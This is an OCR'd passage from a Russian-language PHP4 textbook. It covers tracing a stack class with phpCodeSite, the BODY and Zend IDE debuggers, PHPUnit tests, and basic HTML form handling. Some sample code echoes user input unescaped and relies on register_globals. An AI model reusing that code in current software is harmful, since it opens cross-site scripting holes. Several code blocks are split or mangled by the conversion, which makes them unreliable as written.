


Рис. 6.2. Результат работы сценария, использующего реализацию стека

```
<?php
//Stack1.php
require("phpcodesite.php");
CS_SetEnabled(TRUE);

class Stack
{
    var $vector;
    var $stackPointer;

    function Stack()
    {
        CS_EnterMethod("Stack");
        CS_SendNote("Initializing Stack<br>");
        $this->stackPointer = 0;
        $this->vector[0] = -1;
        CS_ExitMethod("Stack");
    }

    function isEmpty()
    {
        CS_EnterMethod("isEmpty");
        if ($this->stackPointer <= 0){
            CS_ExitMethod("isEmpty");
            return 1;
        } else {
            CS_ExitMethod("isEmpty");
        }
    }
}
```

```
        return 0;
    }
}

function push($element)
{
    CS_EnterMethod("push");
    ++$this->stackPointer;
    $this->vector[$this->stackPointer] = $element;
    CS_ExitMethod("push");
}

function pop()
{
    CS_EnterMethod("pop");
    if ($this->isEmpty()) {
        CS_SendError( "Stack empty<br>" );
        CS_ExitMethod("pop");
        return -1;
    } else {
        $ret = $this->vector[$this->stackPointer];
        --$this->stackPointer;
        CS_SendVar("stackPointer", $this->stackPointer);
        CS_ExitMethod("pop");
        return $ret;
    }
}

function peek()
{
    CS_EnterMethod("peek");
    if ($this->isEmpty()) {
        CS_SendError( "Stack empty<br>" );
        CS_ExitMethod("peek");
        return -1;
    } else {
        CS_ExitMethod("peek");
        return $this->vector[$this->stackPointer];
    }
}

function reset()
{
    CS_EnterMethod("reset");
    $this->stackPointer = 0;
    $this->vector[$this->stackPointer] = -1;
    CS_DisplayInputData();
    CS_ExitMethod("reset");
}
?>
```


Мы добавили в код библиотечные функции отладки. Имеющиеся в *phpCodeSite* функции перечислены ниже (табл. 6.1):

*Таблица 6.1. Функции phpCodeSite*

| Функции          | Описание   |
|------------------|--|
| CS_EnterMethod() | Вызывайте эту функцию в начале каждой функции/метода, передавая в качестве аргумента имя функции или метода  |
| CS_ExitMethod()  | Вызывайте эту функцию в конце функции/метода или перед оператором <i>return</i> или <i>exit</i> . Аргументом является имя функции или метода               |
| CS_SendError()   | Для регистрации ошибки в журнале вызывайте эту функцию, передавая сообщение об ошибке в качестве аргумента. Сообщение появляется в журнале с префиксом [E] |
| CS_SendNote()    | Эта функция регистрирует простое извещение, переданное ей в качестве аргумента. Сообщение появляется в журнале с префиксом [N]                             |
| CS_SendMessage() | Эта функция регистрирует простое сообщение, переданное ей в качестве аргумента. Сообщение появляется в журнале с префиксом [M]                             |
| CS_SendVar()     | С помощью этого метода сообщается значение переменной. Первым аргументом является имя переменной, а вторым - ее значение                                   |

Не забудьте изменить значение аргумента функции *CS\_SetEnabled()* в начале файла *Stack1.php* на *TRUE*, чтобы включить трассировку. Точно так же, не удаляя никакого кода, можно отключить трассировку, изменив аргумент на *FALSE*.

Включите *stack1.php* в *MyStack.php* вместо *Stack.php* и переименуйте файл в *MyStack1.php*. При запуске *MyStack1.php* результаты трассировки должны выглядеть так (рис. 6.3):



The screenshot shows a Netscape browser window with the URL `http://localhost/ProPHP4/Chapter06/MyStack1.php`. The page content displays a PHP stack trace:

```
--> Stack
| [B!] Initializing Stack
<-- Stack

ч myStack operations

Popping before a push
-->pop
| --> isEmpty
| <-- isEmpty
| [E] Stack empty

i{ <-- pop
Popped value: -1
```

At the bottom of the browser window, the status bar says "Document: Done (0.29 secs)".

*Рис. 6.3. Результаты трассировки*

## Удаленные отладчики

Отладчики - это программы, обеспечивающие трассировку выполнения программ. Большинство из них поддерживают пошаговое выполнение операторов, а также устанавливают контрольные точки и проверяют выполнение условий. Удаленный отладчик PHP соединяется с удаленным экземпляром сервера, выполняющего сценарий, позволяя осуществлять его отладку. В данном разделе мы рассмотрим некоторые такие инструменты, имеющиеся на сегодняшний день для PHP.

### BODY

Отладчик Bike Odyssey Debugger Y (BODY) располагает интерфейсом HTML для отладки, который можно использовать как стандартный броузер для работы с отладчиком. Загрузить его можно с <http://members.ozemail.com.au/~djf01/body.html>, где есть полный исходный код. Условия лицензирования необычны и не подразумевают полной бесплатности, по крайней мере, в настоящее время. Исходный код PHP надо перекомпилировать, чтобы создать двоичный файл, добавляющий поддержку этого отладчика. На машине под Linux это требует лишь следующих простых шагов:

```
cd /home/chad
tar xzvf body-1.XX.X.tar.gz
cd body-1.XX.X
cp -r ext /home/chad/php-4.0.5/ext
```

Замените каталог тем, который содержит ваш дистрибутив PHP:

```
cd /home/chad/php-4.0.5/ext
./configure --enable-statement --прочие_расширения_PHP
```

Не забудьте добавить в верхнюю строку другие расширения PHP, обычно требуемые в вашей установке:


```
make && make install
cd /home/chad/body-1.XX.X
cp debugger_ui.php debugger_ui.inc debug.inc pjpe.inc demo.php /usr/local/apache/
htdocs/php4
```

Скопируйте указанные выше файлы в каталог, где находятся сценарии, которые требуется отлаживать. Попробуем отладить предыдущую реализацию стека с помощью BODY. Реализация стека та же, что и раньше, за исключением того, что мы умышленно введем ошибку в функции pop в Stack1.php и назовем файл Stack2.php. Версия с ошибкой показана ниже:

```
function pop()
{
    if ($this->isEmpty()){
        echo("Stack empty<br>");
        return -1;
    }
}
```

```
    } else {
        return $this->vector[--$this->stackPointer];
    }
}
```

Этот сценарий выводит следующий результат (рис. 6.4):



*Рис. 6.4. Результат работы сценария с ошибкой*

Как видно, при помещении на стек 1 и 2 и последующем выталкивании этих значений мы не получаем 2 и 1, как это должно быть. Мы будем отлаживать MyStack1.php и Stack1.php, чтобы найти ошибку. Необходимо добавить в начало сценария MyStack1.php следующие строки:

```
include("debug.inc");
debug program("myStack");
```

Теперь надо открыть два окна броузера и в первом ввести URL для `MyStack1.php`; это окно будет ждать выдачи с сервера. Во втором окне введите URL для сценария `debugger_ui.php`. Чтобы соединиться со сценарием, надо ввести в поле команды `MyStack1` и нажать кнопку `Command`, после чего в том же поле ввести `watch $PHP_SELF` и снова нажать кнопку `Command`. В отладчике должен быть виден исходный код.

Теперь в поле командной строки отладчика можно вводить команды для отладки программы. Ниже, в табл. 6.2, приведены некоторые команды BODY.

Таблица 6.2. Команды отладчика BODY

| Команды                           | Описание   |
|-----------------------------------|--|
| Debug program                     | Нацеливает отладчик на отлаживаемую программу. Запомните, что выполнить команду <code>watch \$PHP_SELF</code> для запуска действительно отлаживаемой программы - то же самое, что задать аргумент для функции <code>debug_program</code> в целевом сценарии          |
| W \$variable                      | Эта команда устанавливает наблюдение за переменной <code>\$variable</code>   |
| Step или SI                       | Заставляет отладчик пошагово проходить каждый оператор сценария. Текущий оператор выделяется жирным шрифтом. Эта команда не входит в функции, за исключением <code>include()</code> , а команда <code>SI</code> не заставляет отладчик пошагово пройти по операторам |
| G line или Go line                | Влечет выполнение программы до строки с номером <code>line</code> . Команда <code>Go</code> без номера строки влечет выполнение программы до контрольной точки или выхода из программы   |
| B expression или BREAK expression | Выполнение приостанавливается, когда значение выражения становится «истиной»   |
| DB n                              | Удаляет контрольную точку с номером <code>n</code>   |
| SO                                | Продолжает выполнение до конца текущей функции. Иными словами, эта команда влечет выход из текущей функции   |
| Exec statement                    | Выполняет оператор <code>statement</code> , что позволяет динамически изменять переменные. Например, <code>Exec \$I = 36;</code>   |
| Reset                             | Удаляет все точки наблюдения и контрольные точки   |

Видно, что с помощью BODY можно «засечь» ошибочную функцию `pop` и исправить ее, как показано ниже:

```
function pop()
{
    if ($this->isEmpty()){
        echo("Stack empty<br>");
        return -1;
    } else {
        $ret = $this->vector[$this->stackPointer];
        --$this->stackPointer;
        return $ret;
    }
}
```

## Zend IDE

Интегрированная среда Zend IDE - коммерческий продукт, предлагаемый на <http://www zend com/>. В ней есть встроенный отладчик, который можно сравнить со средствами отладки, имеющимися для других признанных языков. Для работы отладчика из IDE нужен сервер отладки. Это коммерческий продукт, требующий лицензирования (дополнительная информация есть на <http://www zend com/>).

Для работы клиента должна быть установлена среда выполнения Java. Zend IDE и сервер отладки распространяются в виде двоичных файлов для Windows и UNIX. С сайта Zend можно загрузить пробную версию. Следуйте инструкциям, поставляемым вместе с двоичными файлами, в которых сказано о получении и использовании лицензии.

Рассмотрим простой сеанс отладки с помощью отладчика Zend IDE (рис. 6.5):





Рис. 6.5. Сеанс отладки в Zend IDE

Мы сейчас пробуем отладить версию нашей прежней реализации стека, содержащей ошибку. Перейдем в Tools | Customization | Debug и введем имя хоста и номер порта для сервера отладки, на котором выполняется сценарий. Открыв сценарий через меню File, можно устанавливать в его коде контрольные точки с помощью двойного щелчка по строке или щелчка по значку контрольной точки в верхней панели инструментов Desktop. При щелчке по значку Run сценарий начинает выполняться до достижения контрольной

точки. При нахождении курсора над переменной во всплывающем окне отображается ее значение.

Можно также устанавливать «контрольные выражения» (watch expressions), перейдя на вкладку Watches в правой нижней панели и щелкнув правой кнопкой мыши. Контрольное выражение останавливает программу, когда значением конкретного выражения становится «истина», например, когда некоторая переменная принимает значение 10. С помощью вкладок Breakpoints и Variables этой панели можно изучить действующие контрольные точки, а также значения внутренних переменных и переменных окружения (рис. 6.6):



*Рис. 6.6. Вкладка Watches*

Код HTML, выводимый этим сценарием, показан в правой панели.

Еще один основанный на IDE отладчик называется конструктором **Nexidion** и находится на <http://www.nexidion.org>. Он требует для своей работы Linux с KDE, а также Debug Monitor (имеющегося на том же сайте). На том же веб-сайте есть еще один инструмент для профилирования кода.

## Тестирование сценариев

Тестирование сценариев, часто недооцененное, на самом деле является лучшей гарантией от коварных ошибок, прячущихся в коде. Хороший план тестирования позволяет вскрыть ошибки на ранней стадии написания программы, а хороший набор для тестирования поможет сконцентрировать внимание на разработке приложения.

PHPUnit - один из инструментов, позволяющих строить автоматизированную систему тестов для сценариев. Пакет можно загрузить по адресу <http://sourceforge.net/projects/phpunit/>.

Воспользуемся нашим примером реализации стека для создания контрольного примера. Сначала надо создать класс тестера для нашего класса Stack1. Создадим его с именем StackTester в StackTester.php.

Необходимо включить файл, содержащий класс, который мы хотим проверить, а также файл сценария phpunit.php:

```
<?php  
//Stack_Tester.php
```

Класс тестера должен быть подклассом класса TestCase, предоставляемого PHPUnit:

```
require("./Stack2.php");  
require("./phpunit/phpunit.php");  
class Stack_Tester extends TestCase  
{
```

Создадим столько объектов стека, сколько есть контрольных примеров. Мы планируем протестировать методы класса Stack:

```
var $stack1;  
var $stack2;  
var $stack3;  
var $stack4;
```

Вот метод конструктора для этого класса. Вызываем конструктор родительского класса с тем же аргументом, что и у этого конструктора:

```
function Stack_Tester($method)  
{...  
    $this->TestCase($method);  
}
```

Это метод инициализации, который в итоге вызовет родительский класс. В нем мы создаем экземпляры всех объявленных ранее объектов:

```
function setUp()  
{
```

```

    $this->stack1 = new Stack();
    $this->stack2 = new Stack();
    $this->stack3 = new Stack();
    $this->stack4 = new Stack();
}

```

Вот метод для тестирования метода `push()` в классе `Stack`. Мы вызываем метод `push()`, а затем сразу сравниваем помещенное на стек значение с результатом метода `peek()`. Сравнение выполняется с помощью метода `assertEquals()`, унаследованного от родительского класса. Этот метод сравнивает значения первых своих двух аргументов и выводит в качестве сообщения об ошибке третий аргумент:

```

function testPush()
{
    $this->stack1->push(27);
    $this->assertEquals(27, $this->stack1->peek(),
        "push() method failed test");
}

```

Контрольный пример для метода `pop()` аналогичен. Помещаем на стек значение 108, а затем выполняем операцию `pop` над стеком. Результат операции `pop` сравнивается с числом 108 посредством метода `assertEquals()`:

```

function testPop()
{
    $this->stack2->push(108);
    $ret = $this->stack2->pop();
    $this->assertEquals(108, $ret, "pop() method failed");
}

```

Контрольный пример для метода `peek()`. Помещаем на стек число 1921, запоминаем значение, возвращенное операцией `peek`, и выполняем еще одну операцию `peek`. Сравниваем значения, возвращенные двумя операциями `peek`, между собой и значение, возвращенное последней операцией `peek`, с 1921, используя метод `assert()`, унаследованный от родительского класса `TestCase`. Метод `assert()` указывает на сбой, если значение переданного ему в качестве аргумента выражения отлично от `true`:

```

function testPeek()
{
    $this->stack3->push(1921);
    $ret = $this->stack3->peek();
    $ret2 = $this->stack3->peek();
    $this->assert( $ret == $ret2 && $ret2 == 1921 );
}

```

Теперь мы применяем к стеку `push`, а затем выталкиваем то же значение с помощью `pop`. Поскольку с объектом `stack4` не проводились другие операции, вы-

зов метода `isEmpty()` должен возвращать 1. Так ли это, мы проверим с помощью метода `assert()`:

```
function testIsEmpty()
{
    $this->stack4->push(1547);
    $this->stack4->pop();
    $ret = $this->stack4->isEmpty();
    $this->assert($ret==1);
}
```

По завершении тестов родительский класс вызывает метод `tearDown()`. Этот метод позволяет поместить в наш класс логику для служебных задач и «уборки»:

```
function tearDown(){
    echo('Finished running test ..... <br>');
}
}
```

Наконец, надо создать сам комплект тестов. Назовем соответствующий сценарий `TestStack.php`.

Необходимо включить класс сценария, содержащий класс тестера:

```
<?php
//Test_Stack.PHP
require("Stack_Tester.php");
```

Создадим экземпляр класса `TestSuite`, входящего в библиотеку `PHPUnit`:

```
$suite = new TestSuite();
```

Добавим в этот комплект объекты `Stack_Tester`, воспользовавшись методом `addtest()`. Объекты `Stack_Tester` строятся путем передачи имени метода, за тестируемое которого они отвечают:

```
$suite->addtest(new Stack_Tester("testPush"));
$suite->addtest(new Stack_Tester("testPop"));
$suite->addtest(new Stack_Tester("testPeek"));
$suite->addtest(new Stack_Tester("testIsEmpty"));
```

Следующий экземпляр класса создается для хранения результатов прогона теста:

```
$testRes = new TextTestResult();
```

Прогон теста выполняется с помощью метода `run()` класса `TestSuite`. Класс `TestSuite` поочередно вызывает каждый из классов `Stack_Tester`, вызывая тот метод, который передается классам в виде аргумента. В результате выпол-

няется прогон тестов. Методы `assert()` и `assertEquals()` проверяют правильность результатов.

```
$suite->run(&$testRes);
```

Метод `report()` служит для отображения результатов тестирования:

```
$testRes->report();  
?>
```

## Резюме

В этой главе мы рассмотрели различные типы ошибок, которые могут возникать при программировании:

- Синтаксические ошибки
- Семантические ошибки
- Логические ошибки
- Ошибки окружения

Мы также рассмотрели различные уровни ошибок в PHP:

- Ошибки синтаксического анализа
- Неисправимые ошибки
- Предупреждения и уведомления
- Ошибки ядра и компиляции

Существенно, что мы рассмотрели способы установки этих уровней ошибок.

Мы также посмотрели, как обрабатывать эти ошибки с помощью:

- Регистрации в журналах
- Подавления сообщений об ошибках
- Восстановления работы после сбоев

Мы также узнали, как реализовывать пользовательскую проверку ошибок и мягко завершать работу сценариев.

Затем мы изучили различные средства отладки, начиная от простых утилит командной строки, таких как `telnet`, до «шпионских» серверов типа `Muffin` и снабженных отладчиками IDE, таких как `Zend IDE`. Мы также изучили среду тестирования `PHPUnit`.

# 7

## Данные, вводимые пользователем, и регулярные выражения

Важная сторона разработки приложений - создание интерактивных веб-приложений для обработки данных, вводимых пользователем. При этом для проверки данных, введенных пользователем в форму, применяются регулярные выражения. В данной главе мы рассмотрим следующие вопросы:

- Ввод данных пользователем
- Формы для ввода данных пользователем
- Вспомогательная библиотека OOHforms для проверки данных и отображения форм
- Пример приложения, в котором определяются, проверяются и отображаются формы
- Регулярные выражения и их применение для проверки правильности строки или сравнения их с заданным шаблоном

### Ввод данных пользователем

Следующий код вполне демонстрирует обработку данных, вводимых пользователем, в PHP. Сохраните этот код в файле с именем `input.php`:

```
<?php  
//Обработка введенных пользователем данных  
//Сравнить значение $submit с "Go" - проверка корректности данных  
if ($submit == "Go") {  
    //Обработка данных  
    echo("You wrote ".$you_wrote);  
    echo("<br>You could have done whatever you want  
        with the input instead");  
    exit;
```


```

}
?>

•!-- Клиентская форма HTML -->
<form action="<?php echo($PHP_SELF) ?>" method="POST" >
    <p>Input a word <input type="text" size="20" name="you_wrote">
        <input type="submit" name="submit" value="Go"></p>
</form>

```

Приведенный выше сценарий помимо получения данных от пользователя также проверяет, были ли введены данные, и обрабатывает их. Такое решение, при котором фрагменты кода, обеспечивающие получение данных от клиента, проверку их корректности и обработку, располагаются в едином сценарии, облегчает понимание кода и его модификацию. Результат выполнения сценария выглядит так (рис. 7.1):



*Рис. 7.1. Результат выполнения сценария*

## Формы

Существенную часть программирования для Сети составляет построение форм. Формы - это средство получения данных от пользователя. Форма может состоять просто из одного окна для ввода текста при работе с поисковой машиной или представлять собой многостраничный опросный лист, а управлять формами можно с помощью PHP.

### Формы HTML

HTML-формы чаще всего являются клиентской частью PHP-программ. Вот самое краткое объявление тега `<form>`:

```
<form action="<?php echo($PHP_SELF) ?>" method="POST">
```

В этом объявлении есть два атрибута:

- Action
- Method

### Атрибут `action`

Атрибут `action` сообщает серверу, какая страница (или сценарий) будет получать данные с формы. Например, при передаче пользователем формы есть

два способа вызвать файл, в котором определена эта форма. Во-первых, можно указать имя файла `input.php` в качестве значения атрибута `action`, а во-вторых, с помощью команды `echo` вывести значение переменной `$PHP_SELF` в атрибуте `action`.

`$PHP_SELF` – это встроенная переменная, хранящая имя (и при необходимости путь) отображаемой страницы. Поэтому строка:

```
<form action="<?php echo($PHP_SELF) ?>" method="POST">
```

передается броузеру в виде:

```
<form action="/ProPHP4/Chapter07/input.php" method="POST">
```

Увидеть эту строку можно, конечно, только при просмотре исходного кода страницы HTML. Переменная `$PHP_SELF` обеспечивает легкость сопровождения, поскольку код не надо менять при изменении местонахождения файла.

### Атрибут `method`

Данный атрибут определяет способ отправки информации из формы на сервер. Чаще всего применяются два метода – GET и POST. Есть и несколько других методов, применяемых редко.

Метод GET помещает введенные пользователем данные в URL. Броузер добавляет вопросительный знак в конец URL, обращение к которому определяется атрибутом `action` формы, и дописывает затем информацию в виде пар имя-значение. Это дополнение к URL называют строкой запроса (query string).

Дополнительные пары имя-значение отделяются символом &. Попробуйте задать URL `http://localhost/ProPHP4/Chapte7/input.php?you_wrote=testing+this+script &submit=Go` (рис. 7.2).




Рис. 7.2. Задана дополнительная пара имя-значение

Входные данные здесь представлены строкой `testing this script`. Они подверглись кодировке URL. Некоторые символы (в частности, пробел) недопустимы в URL и потому должны быть преобразованы в разрешенные (что касается пробела, то он заменяется на +). К счастью, разработчику не надо об этом думать, потому что обо всем позаботится веб-броузер. Кроме того, в PHP есть

несколько удобных функций для работы с URL, с помощью которых можно при необходимости выполнять кодирование и раскодирование (см. главу 24).

Обычно в формах HTML, запрашивающих имя пользователя и пароль, применяется метод GET. Когда форма в результате выполнения предписанного в action действия отображает URL, в нем видны *секретные* имя пользователя и пароль. Может показаться очевидным, что таких вещей делать нельзя, тем не менее, давние взломы одного из крупнейших почтовых серверов в мире были основаны на этом подходе.

Решение заключается в применении метода POST. Он передает данные пользователя в теле запроса HTTP, а не как дополнение к URL. Теоретически POST также позволяет передавать неограниченный объем информации, в отличие от GET, который ограничен длиной URL, допустимой в конкретном броузере. Таким образом, метод GET передает информацию как часть URL, тогда как метод POST передает информацию невидимым для пользователя способом.

Таким образом, для передачи конфиденциальной информации следует предпочесть POST, а метод GET применять, когда пользователь должен иметь возможность сделать закладку на странице, генерируемой формой, например, если это результаты поиска. Кроме того, с методом GET возникают проблемы, когда необходимо поддерживать сеанс связи с сервером. Подробнее об этом рассказано в главе 8.

## Обработка данных, введенных пользователем

Рассмотрим первую часть сценария:

```
if ($submit == "Go") { . . . }
```

Эта строка проверяет, является ли Go значением переменной \$submit. Вспомните, что мы дали кнопке передачи формы имя submit и не определяли переменную с именем \$submit.

Мы также не объявляли переменную с именем \$you\_wrote и не присваивали ей значение, но мы дали имя «you\_wrote» текстовому окну в форме HTML:

```
echo("You wrote " . $you_wrote);
```

Машина PHP создает переменные и дает им такие же имена, как у элементов ввода. Этим переменным присваиваются те значения, которые пользователь вводит в элементы формы с соответствующими именами.<sup>1</sup>

---

<sup>1</sup> Эти переменные присваиваются, если в php.ini параметр register\_globals содержит истинное значение. Переданные из формы переменные всегда, вне зависимости от установки register\_globals, доступны через массивы \$HTTP\_GET\_VARS или \$HTTP\_POST\_VARS (в зависимости от метода передачи) и в \$\_GET/\$\_POST начиная с PHP4.1.0. - Примеч. науч. ред.

## Сложные формы

Вот пример сложной формы:

```
<form action=<?php echo($PHP_SELF) ?>" method="POST">
<div align="center"><center><table border="1" cellpadding="0"
cellspacing="0" width="100%">
<tr>
    <td width="25%">Your Full Name</td>
    <td width="75%"><input type="text" size="20"
name="name"></td>
</tr>
<tr>
    <td width="25%">Your Address</td>
    <td width="75%"><textarea name="address" rows="2"
cols="20"></textarea></td>
</tr>
<tr>
    <td>Gender</td>
    <td><input type="radio" checked name="gender"
value="Male">Male <input type="radio" name="gender"
value="Female">Female</td>
</tr>
<tr>
    <td>Would like e-mail notification?</td>
    ; <td><input type="checkbox" checked name="email_me"
value="Yes"></td>
</tr>
<tr>
    <td>Cities where I can work</td>
```

Для обработки множественных вариантов выбора в PHP переменная с входными данными должна представлять собой массив. Для создания массива надо добавить квадратные скобки [ ] после имени поля. С полученным массивом можно работать так же, как с любым другим массивом:

```
<td><select name="pref_cities[]" multiple size="3">
    <option>Nagpur</option>
    <option>Mumbai</option>
    <option>Bangalore</option>
    <option>Chennai</option>
    <option>Kolkatta</option>
</select></td>
</tr>
</table><center>
<p align="center"><input type="submit" name="Submit" value="Submit">
<input type="reset" name="Reset" value="Reset"></p>
</form>
```

Есть также возможность объявить несколько флажков (checkboxes) как единый массив, присвоив им одно имя с добавлением квадратных скобок. Поэтому, если нам нужны флашки вместо списка выбора, можно написать:

```

<input type="checkbox" name="pref_Cities[]" value=" Nagpur">
<input type="checkbox" name="pref_Cities[]" value=" Mumbai">
<input type="checkbox" name="pref_Cities[]" value=" Bangalore">
<input type="checkbox" name="pref_Cities[]" value=" Chennai">
<input type="checkbox" name="pref_Cities[]" value=" Kolkatta">

```

Как можно видеть, на формах есть элементы ввода почти всех типов, которые можно создавать на формах HTML: односторонние и многострочные поля текстового ввода, переключатели, флаги, окна списков, кнопки передачи и сброса (рис. 7.3):

Рис. 7.3. Пример формы

Следующая часть сценария выводит значения всех элементов:

```

<div align="center"><center><table border="1" cellpadding="0"
   cellspacing="0" width="100%">
<tr>
  <td width="25%">Your Full Name</td>
  <td width="75%"><?php echo($name) ?></td>
</tr>
<tr>
  <td width="25%">Your Address</td>

```

